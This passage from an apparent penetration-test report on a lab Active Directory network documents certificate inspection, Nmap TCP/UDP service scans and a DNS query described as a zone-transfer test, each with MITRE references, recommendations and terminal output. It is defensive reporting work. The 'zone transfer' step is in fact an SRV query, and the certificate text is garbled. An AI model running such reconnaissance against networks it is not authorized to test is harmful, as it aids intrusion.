
Reproduction Steps

Openssl:

- a. Use OpenSSL to connect and view the certificate:

```
openssl s_client -connect 192.168.56.12:636 -showcerts
```

Supporting Evidence



```
(kali㉿kali)-[~]
$ openssl s_client -connect 192.168.56.12:636 -showcerts
Connecting to 192.168.56.12
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN=meereen.essos.local
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN=meereen.essos.local
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 CN=meereen.essos.local
verify return:1
-----
Certificate chain
 0 s:CN=meereen.essos.local
  i:DC=local, DC=essos, CN=ESSOS-CA
  a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
  v:NotBefore: Nov 19 18:10:38 2024 GMT; NotAfter: Nov 19 18:10:38 2025 GMT
-----BEGIN CERTIFICATE-----
MIIF0zCCBLugAwIBAgITdwAAAAJnBSF+EkXBIGAAAAAAjANBgkqhkiG9w0BAQsF
ADBBMRUwEwYKZImiZPyLGQBGRYFbG9jYWwxFtATBgoJkiaJk/IsZAEZFgVlc3Nv
czERMA8GA1UEAxMIRVNTT1MtQ0EwHhcNMjQyMTUyMTE5MTUyMTE5MTUyMTE5
MDM4WjAeMRwwGgYDVQQDEXNtZWVyeZWVuLmVzc29zLmxvY2FsMIIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAk/UxHfn2TC2YiH15YnQwfMugsRxAspUGJWj+
0Qv3600rlK7c3HACI3awfLFHUnLUM990tsyCa+Qk0E2s8XMA0Piqdo88V9zL2uTJ
2I/p2kmVrXgWm+9KnqqvoV+OBm2acRCMiooEsAVUsjnJ/AAIpiTvVF7SqPUMvsdR
6Bqu0yuE4l/y/CGv6vLtlqYv7xxh+zsQIt98uFRUDV2RpGf7WczEaY8YvMUi8iW
0NhxsD2d5ivqv73LQzn7AXVoobMOyHjyyLktz4w51sIfw1w4EmAvqLgZJkXGEVuc
-----
```

Image 01-I-a: Shows the openssl command output detailing the certificate subject, issuer, validity period (Not After: Nov 19 18:10:38 2025 GMT), and verification errors.

[02-I] Network Exposed Services Mapped

Target	192.168.56.0/24
Severity	Informational (==)
Status	Observed
Classification	MITRE ATT&CK T1046 (Network Service Scanning)
TLP	● Informative
Description	
Standard network scanning (Nmap ping, TCP, UDP) mapped live hosts and identified key exposed enterprise services (DNS, SMB, RDP, Kerberos, LDAP) common in Active Directory environments across the target subnet. Likelihood: High - These services are discoverable using basic scanning techniques available to any network-connected user or potential attacker. Impact: Informational - This baseline map of the network's accessible footprint provides crucial reconnaissance data, highlighting potential targets for attackers.	
Recommendations	
- Regularly perform scans to detect changes or unauthorized services. - Apply firewall rules and network segmentation based on the principle of least privilege to minimize the attack surface presented by necessary services.	
References	
MITRE ATT&CK T1046: https://attack.mitre.org/techniques/T1046/	
Reproduction Steps	
NMAP: Performed Nmap scans: - nmap -Pn -sV --top-ports 50 --open 192.168.56.0/24 - nmap -Pn -sU -sC -sV 192.168.56.0/24	

Supporting Evidence

```
(kali@kali)-[~]
$ nmap -Pn -sV --top-ports 50 --open 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 08:35 PST
Nmap scan report for 192.168.56.10
Host is up (0.0011s latency).
Not shown: 44 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:5B:58 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.11
Host is up (0.0019s latency).
Not shown: 45 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:29:1E (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.12
Host is up (0.00018s latency).
Not shown: 45 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ESSOS)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:CA:53 (VMware)
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Image 02-I-a: Nmap scan results against 192.168.56.0/24 identifying live Windows hosts and common open services (DNS, HTTP, RPC, SMB, and RDP).

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$
$ nmap -Pn -sU -sC -sV -oN udp_scan.txt 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 00:01 PST
Stats: 0:06:21 elapsed; 249 hosts completed (6 up), 6 undergoing UDP Scan
UDP Scan Timing: About 54.32% done; ETC: 00:12 (0:05:17 remaining)
Stats: 1:50:12 elapsed; 249 hosts completed (6 up), 6 undergoing Service Scan
Service scan Timing: About 83.82% done; ETC: 02:06 (0:15:37 remaining)
Stats: 1:52:20 elapsed; 249 hosts completed (6 up), 6 undergoing Service Scan
Service scan Timing: About 86.14% done; ETC: 02:06 (0:13:21 remaining)
Stats: 2:02:21 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 02:03 (0:00:04 remaining)
Stats: 2:09:21 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 98.68% done; ETC: 02:10 (0:00:09 remaining)
Stats: 2:25:33 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 98.83% done; ETC: 02:26 (0:00:19 remaining)
Stats: 2:34:00 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 98.89% done; ETC: 02:35 (0:00:24 remaining)
Stats: 3:00:13 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 99.05% done; ETC: 03:01 (0:00:36 remaining)
Stats: 3:31:34 elapsed; 249 hosts completed (6 up), 6 undergoing Script Scan
NSE Timing: About 99.19% done; ETC: 03:33 (0:00:45 remaining)
Nmap scan report for 192.168.56.4
Host is up (0.10s latency).
All 1000 scanned ports on 192.168.56.4 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 00:50:56:B0:63:F9 (VMware)

Nmap scan report for 192.168.56.10
Host is up (0.00053s latency).
Not shown: 909 closed udp ports (port-unreach)
PORT      STATE      SERVICE      VERSION
53/udp    open       domain       Simple DNS Plus
|_ dns-recursion: Recursion appears to be enabled
88/udp    open       kerberos-sec Microsoft Windows Kerberos (server time: 2025-02-03 08:01:48Z)
123/udp   open       ntp          NTP v3
|_ ntp-info:
|_
137/udp   open       netbios-ns   Microsoft Windows netbios-ns (Domain controller: NORTH)
|_ nbns-interfaces:
|   hostname: KINGSLANDING
|   interfaces:
|_   192.168.56.10
138/udp   open|filtered netbios-dgm
389/udp   open       ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default)
|_ t-First-Site-Name)
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
3389/udp   open|filtered ms-wbt-server
4500/udp   open|filtered nat-t-ike
5353/udp   open|filtered zeroconf
5355/udp   open|filtered llmnr
49152/udp open       domain       (generic dns response: SERVFAIL)
|_ fingerprint-strings:
|   NBTStat:
|_   CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA
49153/udp open       domain       (generic dns response: SERVFAIL)

```

Image 02-I-b: Nmap scan using udp to discover network services on open ports.

[03-I] DNS Zone Transfer Restrictions Confirmed

Target	192.168.56.11
Severity	Informational (==)
Status	Observed
Classification	MITRE ATT&CK T1590 (Gather Victim Network Information: DNS)
TLP	 Informative
Description	
An attempt to perform a DNS zone transfer (AXFR) against the DNS server at 192.168.56.11 using dig for the sevenkingdoms.local domain was tested. The query failed, returning an NXDOMAIN status, confirming restrictions are in place. Likelihood: Low - Standard AXFR requests are blocked. Impact if Allowed: High - Unrestricted zone transfers would allow bulk enumeration of all DNS records, significantly aiding attacker reconnaissance.	
Recommendations	
- Continue enforcing current restrictions on DNS zone transfers, allowing them only between explicitly authorized DNS servers. - Periodically audit DNS server configurations to verify restrictions.	
References	
MITRE ATT&CK T1590: https://attack.mitre.org/techniques/T1590/002/	
Reproduction Steps	
DIG: a. Execute a zone transfer query: <pre>dig [@serverIP] _ldap_tcp.dc_msdc.s.sevenkingdoms.local SRV</pre>	

Supporting Evidence

```

kali@kali: ~
File Actions Edit View Help
└─$ dig [serverIP] _ldap._tcp.dc._msdcs.sevenkingdoms.local SRV

; <<>> DiG 9.20.2-1-Debian <<>> [serverIP] _ldap._tcp.dc._msdcs.sevenkingdoms.local SRV
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 6452
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;[serverIP].                IN      A
;; AUTHORITY SECTION:
.                3443    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025020300 1800 900 604800 86400

;; Query time: 0 msec
;; SERVER: 129.21.3.17#53(129.21.3.17) (UDP)
;; WHEN: Mon Feb 03 01:17:55 PST 2025
;; MSG SIZE rcvd: 115

;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 31242
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;_ldap._tcp.dc._msdcs.sevenkingdoms.local. IN SRV
;; AUTHORITY SECTION:
.                3443    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025020300 1800 900 604800 86400

;; Query time: 0 msec
;; SERVER: 129.21.3.17#53(129.21.3.17) (UDP)
;; WHEN: Mon Feb 03 01:17:55 PST 2025
;; MSG SIZE rcvd: 143

(kali@kali)-[~]
$

```

Image 03-I-a: Shows the dig command, describes the failed attempt, and includes a screenshot of the NXDOMAIN response